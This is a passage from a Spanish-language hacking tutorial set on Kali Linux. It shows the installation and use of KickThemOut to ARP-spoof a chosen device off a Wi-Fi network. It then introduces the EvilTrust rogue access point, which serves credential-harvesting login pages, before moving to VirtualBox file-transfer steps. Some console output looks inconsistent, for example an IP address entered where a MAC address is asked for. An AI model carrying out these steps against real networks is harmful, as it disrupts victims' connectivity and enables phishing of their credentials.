Si al momento de instalar los requerimientos de KICKTHEMOUT tienen una situación similar a lo que vemos anteriormente, querrá decir que la instalación de Python a tenido problemas, por lo que debemos reintentar la instalación de forma manual, el problema en este caso esta precisamente en "setup.py". Este paso es extra pero no estrictamente necesario, pues como podemos ver en el mensaje de Warning, la herramienta si se

instaló. Bajaremos La última versión ESTABLE de Python para nuestra distribución o en su defecto la versión para Linux en general, esta se encuentra en la página oficial de Python.



Al bajar nuestro archivo comprimido de formato “tgz”, debemos descomprimirlo y acceder a la ruta de la carpeta, está la podemos ver por el explorador de archivos de nuestro Kali Linux.



Para acceder a nuestra carpeta por la terminal podemos hacer un juego entre el comando “cd” y la descripción de carpetas que genera el comando “dir”.

```
[root@machinonruiso] ~]
# cd ..
[root@machinonruiso] ~]
# dir
bin dev home initrd.img.old lib32 libx32 media opt root sbin sys usr vmlinuz
boot etc initrd lib lib64 lost+found mnt proc run srv tmp var vmlinuz.old
[root@machinonruiso] ~]
# cd home
[root@machinonruiso] ~]
# dir
onruiso
[root@machinonruiso] ~]
# cd onruiso
[root@machinonruiso] ~]
# dir
Descargas Documentos Escritorio Imágenes Música Plantillas Pública Videos
[root@machinonruiso] ~]
# cd Descargas
[root@machinonruiso] ~]
# dir
pixels-aleksandar-pasarić-2280211.jpg pixels-cottonbro-8720593.jpg Python CTM Python-3.10.0.tgz
[root@machinonruiso] ~]
# cd Python_CTM
[root@machinonruiso] ~]
# dir
Python-3.10.8
[root@machinonruiso] ~]
# cd Python-3.10.8
[root@machinonruiso] ~]
# dir
aclocal.m4 config.sub Doc install-sh Mac Modules Parser Programs README.rst
CODE_OF_CONDUCT.md configure Grammar Lib Makefile.pre.in netlify.toml PC pyconfig.h.in
config.guess configure.ac Include LICENSE Misc Objects PCbuild Python
[root@machinonruiso] ~]
# dir
[1]
```

Ahora que estamos dentro del directorio, podemos acceder a el archivo de configuración de Python.

```
./configure --prefix=/usr/local/python-3.10.0
```

Ahora procedemos a compilar.

make

```
[root@machinenuisde ~]# /home/onruiso/Descargas/Python CTM/Python-3.10.0
make
gcc -pthread -c -Wno-unused-result -Wsign-compare -DNDEBUG -g -fwrapv -O3 -Wall -std=c99 -Wextra -Wno-unused-result -Wno-unused-parameter
-Wno-missing-field-initializers -Werror=implicit-function-declaration -fvisibility-hidden -I./Include/internal -I. -I./Include -DPY_BUIL
D_CORE -o Programs/python.o ./Programs/python.c
gcc -pthread -c -Wno-unused-result -Wsign-compare -DNDEBUG -g -fwrapv -O3 -Wall -std=c99 -Wextra -Wno-unused-result -Wno-unused-parameter
-Wno-missing-field-initializers -Werror=implicit-function-declaration -fvisibility-hidden -I./Include/internal -I. -I./Include -DPY_BUIL
D_CORE -o Parser/parser.o Parser/parser.c
gcc -pthread -c -Wno-unused-result -Wsign-compare -DNDEBUG -g -fwrapv -O3 -Wall -std=c99 -Wextra -Wno-unused-result -Wno-unused-parameter
-Wno-missing-field-initializers -Werror=implicit-function-declaration -fvisibility-hidden -I./Include/internal -I. -I./Include -DPY_BUIL
D_CORE -o Parser/parserd.Parser/parserd.c
gcc -pthread -c -Wno-unused-result -Wsign-compare -DNDEBUG -g -fwrapv -O3 -Wall -std=c99 -Wextra -Wno-unused-result -Wno-unused-parameter
-Wno-missing-field-initializers -Werror=implicit-function-declaration -fvisibility-hidden -I./Include/internal -I. -I./Include -DPY_BUIL
D_CORE -o Parser/parserd.Parser/parserd.o
Renaming build/scripts-3.10/pybind11 to build/scripts-3.10/pybind11_10
renaming build/scripts-3.10/libedit to build/scripts-3.10/libedit_10
renaming build/scripts-3.10/zlib to build/scripts-3.10/zlib_10
/usr/bin/install -c -m 755 build/scripts-3.10/libedit_10 /usr/local/lib/python3.10/_libedit.so
/usr/bin/install -c -m 755 build/scripts-3.10/zlib_10 /usr/local/lib/python3.10/_zlib.so
gcc -pthread -c -Wno-unused-result -Wsign-compare -DNDEBUG -g -fwrapv -O3 -Wall -std=c99 -Wextra -Wno-unused-result -Wno-unused-parameter
-Wno-missing-field-initializers -Werror=implicit-function-declaration -fvisibility-hidden -I./Include/internal -I. -I./Include -DPY_BUIL
D_CORE -o Programs/_testembeded.o ./Programs/_testembeded.c
gcc -pthread
-Xlinker -export-dynamic -o Programs/_testembeded Programs/_testembeded.o libpython3.10.a -lcrypt -lpthread -ldl -lutil -lm -L.
sed e '$s/BEKEMAME,/usr/local/python-3.10/lib/python3.10/ < ./Misc/python-config.in >python-config.py
LC_ALL=C sed -e '$s/(\[A-Za-z0-9_\+\])/\\$1/g' < Misc/python-config.sh >python-config
```

Ahora instalaremos la compilación.

`make install`

```
[root@machineonruiso ~]# cd /home/onruiso/Desktop/Python CTM/Python-3.10.0
[root@machineonruiso ~]# make install
Creating directory /usr/local/python-3.10.0/bin
Creating directory /usr/local/python-3.10.0/lib
if test "no-framework" = "no-framework"; then \
    /usr/bin/install -c python /usr/local/python-3.10.0/bin/python3.10; \
else \
    /usr/bin/install -c -s Mac/pythonw /usr/local/python-3.10.0/bin/python3.10; \
fi
if test "3.10" != "3.10"; then \
    if test -f /usr/local/python-3.10.0/bin/python3.10 -o -h /usr/local/python-3.10.0/bin/python3.10; \
    then rm -f /usr/local/python-3.10.0/bin/python3.10; \
    fi; \
    (cd /usr/local/python-3.10.0/bin; ln python3.10 python3.10); \
fi
if test "x" != "x"; then \
    rm -f /usr/local/python-3.10.0/bin/python3.10-32; \
    lipo \
        -output /usr/local/python-3.10.0/bin/python3.10-32 \
        /usr/local/python-3.10.0/bin/python3.10; \
fi
WARNING: Value for scheme.headers does not match. Please report this to <https://github.com/pypa/pip/issues/10151>
distutils: /usr/local/python-3.10.0/include/python3.10/UNKNOWN
sysconfig: /home/onruiso/Desktop/Python CTM/Python-3.10.0/Include/UNKNOWN
WARNING: Additional context:
home = None
root = None
prefix = None
* MPC describe [0]
Looking in links: /tmp/tmpp92gk_cv
Processing /tmp/tmpp92gk_cv/setuptools-57.4.0-py3-none-any.whl
Processing /tmp/tmpp92gk_cv/pip-21.2.3-py3-none-any.whl
Installing collected packages: setuptools, pip
  WARNING: Value for scheme.headers does not match. Please report this to <https://github.com/pypa/pip/issues/10151>
  distutils: /usr/local/python-3.10.0/include/python3.10/setuptools
  sysconfig: /home/onruiso/Desktop/Python CTM/Python-3.10.0/Include/setuptools
  WARNING: Value for scheme.headers does not match. Please report this to <https://github.com/pypa/pip/issues/10151>
  distutils: /usr/local/python-3.10.0/include/python3.10/pip
  sysconfig: /home/onruiso/Desktop/Python CTM/Python-3.10.0/Include/pip
  WARNING: The scripts pip3 and pip3.10 are installed in '/usr/local/python-3.10.0/bin' which is not on PATH.
  Consider adding this directory to PATH or, if you prefer to suppress this warning, use --no-warn-script-location.
Successfully installed pip-21.2.3 setuptools-57.4.0
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour with the system package manager. It is recommended to use a virtual environment instead: https://pip.pypa.io/warnings/env
```

Con Python nuevamente instalado, podemos volver a probar la instalación de la herramienta.

```
cd kickthemout  
sudo -H pip3 install -r requirements.txt
```

```
[root@machineonruiso] ~
# cd kickthemout

[root@machineonruiso] ~/kickthemout
# sudo -H pip3 install -r requirements.txt
Requirement already satisfied: scapy in /usr/lib/python3/dist-packages (from -r requirements.txt (line 1)) (2.4.4)
Requirement already satisfied: python-mmap in /usr/local/lib/python3.9/dist-packages (from -r requirements.txt (line 2)) (0.6.4)
Requirement already satisfied: netifaces in /usr/lib/python3/dist-packages (from -r requirements.txt (line 3)) (0.10.9)
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour with the system package manager. It is recommended to use a virtual environment instead: https://pip.pypa.io/warnings/venv

[root@machineonruiso] ~/kickthemout
#
```

Una vez instalada la herramienta de KICKTHEMOUT exitosamente, podemos ponerla en ejecución con el comando “`sudo python3 kickthemout.py`”, pero antes de ejecutarla debemos tener en cuenta la dirección IP y MAC de nuestro equipo, siendo esta nuestra máquina virtual Kali Linux, el comando utilizado es “`ifconfig`”.

ifconfig

```
[root@machineonruiso]# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.57  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::a00:27ff:fe07:df8  prefixlen 64  scopeid 0x20<link>
          ether 08:00:27:07:0d:f8  txqueuelen 1000  (Ethernet)
            RX packets 572  bytes 34700 (33.8 KiB)
            RX errors 0  dropped 0  overruns 0  frame 0
            TX packets 15  bytes 1398 (1.3 KiB)
            TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
        Master: Kali Linux 2019.2-64bit on /dev/sda 8G 00:3F:72:23:EE:0B 00:37:90:DF
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host> 63:2F:20:82:F9:B5
        loop  txqueuelen 1000  (Local Loopback)
          RX packets 16  bytes 800 (800.0 B)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 16  bytes 800 (800.0 B)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
wlan0: flags=867<UP,BROADCAST,NOTRAILERS,RUNNING,PROMISC,ALLMULTI>  mtu 1500
        unspec FC-8F-C4-0B-7A-9B-00-FA-00-00-00-00-00-00-00-00  txqueuelen 1000  (UNSPEC)
          RX packets 174410  bytes 29142785 (27.7 MiB)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 0  bytes 0 (0.0 B)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

Ejecutando la herramienta tendríamos lo siguiente en la terminal:

```
sudo python3 kickthemout.py
```

```
[root@machineonruiso]# ls
capture-01.cap      capture-03.cap      capture-05.cap      capture-07.cap
capture-01.csv       capture-03.csv       capture-05.csv       capture-07.csv
capture-01.kismet.csv capture-03.kismet.csv capture-05.kismet.csv capture-07.kismet.csv
capture-01.kismet.netxml capture-03.kismet.netxml capture-05.kismet.netxml capture-07.kismet.netxml
capture-01.log.csv    capture-03.log.csv    capture-05.log.csv    capture-07.log.csv
capture-02.cap       capture-04.cap       capture-06.cap       kickthemout
capture-02.csv       capture-04.csv       capture-06.csv       rtl8188eus
capture-02.kismet.csv capture-04.kismet.csv capture-06.kismet.csv
capture-02.kismet.netxml capture-04.kismet.netxml capture-06.kismet.netxml
capture-02.log.csv   capture-04.log.csv   capture-06.log.csv
```

```
[root@machineonruiso]# cd kickthemout
[root@machineonruiso]~/kickthemout# sudo python3 kickthemout.py
```

Como podemos observar en nuestra consola, nos está pidiendo un Gateway IP, esto hace referencia a nuestra dirección MAC, debemos escribirla a continuación.

```
sudo python3 kickthemout.py
```

```
[root@machineonruiso]~/kickthemout# sudo python3 kickthemout.py
ERROR: Gateway IP could not be obtained. Please enter IP manually.

kickthemout> Enter Gateway IP (e.g. 192.168.1.1):
Scanning your network, hang On ...
ERROR: Default Gateway MAC Address could not be obtained. Please enter MAC manually.

kickthemout> Enter your gateway's MAC Address (MM:MM:MM:SS:SS:SS): 192.168.1.57
```



```
Kick Devices Off Your LAN (KickThemOut)
Made With <3 by: Nikolaos Kamarinakis (k4m4) & David Schütz (xdavidhu)
Version: 2.0

Using interface 'eth0' with MAC address '08:00:27:07:0d:f8'.
Gateway IP: '' → 3 hosts are up.

Choose an option from the menu:
[1] Kick ONE Off
[2] Kick SOME Off
[3] Kick ALL Off
[E] Exit KickThemOut

kickthemout> █
```

Ahora bien, tenemos tres (3) opciones de trabajo, expulsar un equipo de la red, expulsar todo menos mi IP y expulsar todos los equipos de la red, respectivamente. Una vez seleccionemos alguna de estas opciones KICKTHEMOUT escaneara la red en la que estemos y dependiendo de lo que hayamos seleccionado podremos expulsar uno o varios equipos.

```
kickONEOFF selected ...
[0] 192.168.1.50 E0:88:5D:41:4D:48 Technicolor CH USA (N/A)
[1] 192.168.1.51 60:14:B3:C4:F0:8B CyberTAN Technology Inc. (N/A)
[2] 192.168.1.55 08:BF:A0:C2:E8:31 Samsung Electronics Co.,L (N/A)
[3] 192.168.1.254 E0:88:5D:41:4D:46 Technicolor CH USA (N/A)

Choose a target: 2
Target: 192.168.1.55
Spoofing started ...
```

IMPLEMENTAR UN ACCESS POINT


Hasta el momento hemos logrado introducirnos dentro de la red de nuestra víctima y expulsarlo de la misma, ahora que esta desanclado de ella, podemos montar nuestro propio ACCESS POINT un punto de red del cual somos propietarios y en el que no habrá teóricamente complicaciones con el despliegue de herramientas de Hacking.

Conociendo el modo de funcionamiento de los dispositivos de cómputo y teléfonos inteligentes frente a la desconexión de un punto de red, el equipo tratar de buscar el mismo punto nuevamente para anclarse a él, esto por el ESSID lo cual es el nombre de la red. Salvo que se haya configurado previamente que el dispositivo se ancle a un BSSID la máscara de red o MAC del router proveedor de la señal Wifi, las máquinas simplemente buscarán un punto que tenga el nombre de la red a la que se estaba anclado.


En la Mayoría de las ocasiones los dispositivos tan siquiera buscan un punto de red con el mismo nombre al que se acaban de desconectar, simplemente buscan uno que tenga acceso inmediato, ya sea por conocer las credenciales de ingreso o por que sea libre.

La Herramienta de EVILTRUST permite el despliegue automatizado de un Rogue AP con capacidad de selección por planilla, la misma a su vez permite que el punto de red que creamos, para su logeo, se de una plantilla Web con campos de formularios los cuales llenar, estas plantillas pueden ser las por defecto del programa como una que ingresemos nosotros. EVIL TRUST permite el despliegue de la red tanto en redes cableadas como en redes inalámbricas.

Para obtener esta aplicación vamos al GITHUB de S4VITAR, creador de la herramienta de Evil Trust, para descargar el Zip correspondiente. Esta se encuentra en el enlace: <https://github.com/s4vitar/evilTrust>




Este archivo lo descargamos a la sección de la Maquina Anfitrión de Desktop o Escritorio, podemos visualizarlo en el Explorador de Archivos del Sistema Operativo de Windows 10 Home Single Language.



Para poder pasar el archivo que hemos descargado de Windows Windows 10 Home Single Language a Kali GNU Linux Rolling, utilizaremos la herramienta integrada de Explorador de Archivos de Virtual Box para pasar el elemento de sistema a sistema. Es importante tener instalada dentro de la Máquina Virtual Guest Additions. Para instalar esta utilizada dentro de la máquina Virtual se debe:

1. Tener iniciada la máquina virtual.
2. Acceder al usuario de la maquina virtualizada.
3. Ir a la barra de menús de Virtual Box, la opción Dispositivos y seleccionar Guest Additions, esto instalará en el escritorio una imagen que al ejecutar en el sistema de la Maquina anfitrión, permitirá el acceso y transferencia bidireccional de datos entre los Sistemas.



4. La instalación de Guest Additions, se dará automáticamente en algunas distribuciones Linux como Ubuntu, en otras distribuciones será necesario dar doble clic o ejecutarlo desde terminal o consola de comandos. Sin Embargo, hay que tener en cuenta que algunas distribuciones como Kali Linux NO REQUIERE de GUEST ADDITIONS para que funcione la transferencia de archivos entre sistemas operativos.
5. Reiniciar la Máquina Virtual.


Instalar GUEST ADDITIONS en nuestro Virtual voz dotara de las siguientes funcionalidades a nuestras máquinas virtuales:

1. Soporte para carpetas compartidas, podremos configurar carpetas compartidas para el acceso de archivos desde la maquina hospedadora a la maquina virtualizada. Este nos ahorrara la de los quipos conectados mediante la misma red.
2. Portapapeles compartido, podremos utilizar nuestro porta papeles y “CTRL+C” y “CTRL+V” indistintamente entra ambas máquinas.
3. Función Arrastrar y soltar, debido a que los portapapeles estarán conectados, podremos arrastrar elementos de un sistema a otro como si se tratases de directorios normales.
4. Mouse integrado, podremos trasladar el puntero del mouse entre máquinas virtuales de manera más fluida sin necesidad de utilizar atajos por teclado.
5. Aceleración 3D, El sistema invitado será dotado de características de aceleración 2D y 3D, pudiendo modificar a nuestro gusto la resolución de la pantalla. (La función 3D, estará limitada dentro de la maquina virtualizada).

Ahora bien, para pasar archivos de sistema a sistema se debe confirmar que existe una conexión entre ambos sistemas. Lo primero es tener previamente enlazado la máquina virtual con la maquina anfitrión, con una conexión puente utilizando la misma red. Este paso fue previamente descrito.

Propiedades

SSID:	OnRuisoWlan
Protocolo:	Wi-Fi 4 (802.11n)
Tipo de seguridad:	WPA2-Personal
Banda de red:	2.4 GHz
Canal de red:	6
Velocidad de vínculo (recepción/transmisión):	54/43 (Mbps)
Dirección IPv6 local de vínculo:	fe80::59d3:8066:fdc7:ecf3%3
Dirección IPv4:	192.168.1.51
Servidores DNS IPv4:	190.157.8.109 190.157.8.101
Fabricante:	Realtek Semiconductor Corp.
Descripción:	Realtek 8821AE Wireless LAN 802.11ac PCI-E NIC #2
Versión del controlador:	2023.70.306.2018
Dirección física (MAC):	60-14-B3-C4-F0-8B



Ahora podemos probarla mandando un ping entre ambos sistemas operativos.

Averiguar la IP de Windows, en este caso sería IPv4 192.168.1.51. Un PING o Comunicación entre Windows 10 Home a Kali GNU Linux.

```
C:\Users\ruiuso>ping 192.168.1.51

Haciendo ping a 192.168.1.51 con 32 bytes de datos:
Respuesta desde 192.168.1.51: bytes=32 tiempo<1ms TTL=64

Estadísticas de ping para 192.168.1.51:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
                (0% perdidos),
Tiempos aproximados de ida y vuelta en milisegundos:
    Mínimo = 0ms, Máximo = 0ms, Media = 0ms

C:\Users\ruiuso>
```

Adaptador de LAN inalámbrica Wi-Fi 2:

```
Sufijo DNS específico para la conexión... :
Vínculo: dirección IPv6 local... : fe80::59d3:8066:fdc7:ecf3%
Dirección IPv4... : 192.168.1.51
Máscara de subred... : 255.255.255.0
Puerta de enlace predeterminada... : 192.168.1.254
```

Averiguar la IP de Kali GNU Linux, en este caso sería una IPv4 192.168.1.57. Conexión PING o comunicación de Kali GNU Linux a Windows 10 Home.


```
[root@machineonruiso] ~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.1.57 netmask 255.255.255.0 broadcast 192.168.1.255
                inet6 fe80::a00:27ff:fe07:df8 prefixlen 64 scopeid 0x20<link>
                  ether 08:00:27:07:0d:f8 txqueuelen 1000 (Ethernet)
                    RX packets 12248 bytes 9884084 (9.4 MiB)
                    RX errors 0 dropped 0 overruns 0 frame 0
                    TX packets 9690 bytes 1240659 (1.1 MiB)
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
                inet6 ::1 prefixlen 128 scopeid 0x10<host>
                  loop txqueuelen 1000 (Local Loopback)
                    RX packets 16 bytes 800 (800.0 B)
                    RX errors 0 dropped 0 overruns 0 frame 0
                    TX packets 16 bytes 800 (800.0 B)
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


[root@machineonruiso] ~]
# ping 192.168.1.51
PING 192.168.1.51 (192.168.1.51) 56(84) bytes of data.
64 bytes from 192.168.1.51: icmp_seq=1 ttl=128 time=0.230 ms
64 bytes from 192.168.1.51: icmp_seq=2 ttl=128 time=0.495 ms
64 bytes from 192.168.1.51: icmp_seq=3 ttl=128 time=0.362 ms
64 bytes from 192.168.1.51: icmp_seq=4 ttl=128 time=0.312 ms
64 bytes from 192.168.1.51: icmp_seq=5 ttl=128 time=0.224 ms
64 bytes from 192.168.1.51: icmp_seq=6 ttl=128 time=0.293 ms
^C
--- 192.168.1.51 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5096ms
rtt min/avg/max/mdev = 0.224/0.319/0.495/0.091 ms
```

Ahora bien, pasemos nuestra herramienta de EvilTrust de Windows 10 Home a Kali GNU Linux, Para esto debemos hacer lo siguiente:


1. Ir a la barra de Menús con la Máquina Virtual Iniciada y Logeada.
2. Seleccionar la opción de Maquina y la opción de Administrador de Archivos.



- Se ejecutará una ventana del Administrador de Archivos de Virtual Box, la parte izquierda tendremos abierta las rutas de nuestra Maquina Anfitrión y en la derecha tendremos la Maquina Virtualizada.




- Para acceder a nuestra máquina virtual, debemos escribir nuestras credenciales de acceso a la máquina virtual en la parte inferior de la nuestra ventana.




- En caso de no saber el nombre conciso de la máquina, el usuario administrado de Kali, podemos utilizar el siguiente comando.

```
(onruiso㉿machineonruiso)-[~]
$ whoami
onruiso
```

